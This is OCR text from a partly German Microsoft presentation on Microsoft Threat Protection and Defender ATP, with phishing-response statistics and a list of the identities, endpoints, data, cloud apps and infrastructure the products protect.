
23%

of recipients **opened phishing messages**
(11% clicked on attachments)

50%

of those who open and click attachments do so **within the first hour**

Anatomy of an Attack



Agenda

- Die Veränderung der Schadsoftware
- Microsoft Threat Protection
- Microsoft Defender Advanced Threat Protection (ATP)
- Integration mit weiteren Microsoft 365 Workloads
- Fragen & Antworten

Microsoft Threat Protection

Identities

Users and Admins

Endpoints

Devices and Sensors

User Data

Email messages and documents

Cloud Apps

SaaS Applications and Data Stores


Infrastructure

Servers, Virtual Machines, Databases, Networks


Intelligent Security Graph
6.5 TRILLION signals per day

Microsoft Intelligent Security Graph

Unique insights, informed by trillions of signals



Building an Integrated Security Experience



Over 3,500 security professionals

Microsoft Threat Protection

1. **Identities:** validating, verifying and protecting both user and admin accounts
2. **Endpoints:** protecting user devices and signals from sensors
3. **User Data:** evaluating email messages and documents for malicious content
4. **Cloud Apps:** protecting SaaS applications and their associated data stores
5. **Infrastructure:** protecting servers, virtual machines, databases and networks across cloud and on-premises locations

Azure Active Directory

Azure Advanced Threat Protection

Microsoft Cloud App Security

Microsoft Intune

Windows 10

Azure Security Center

Microsoft Defender Advanced Threat Protection

Office Advanced Threat Protection

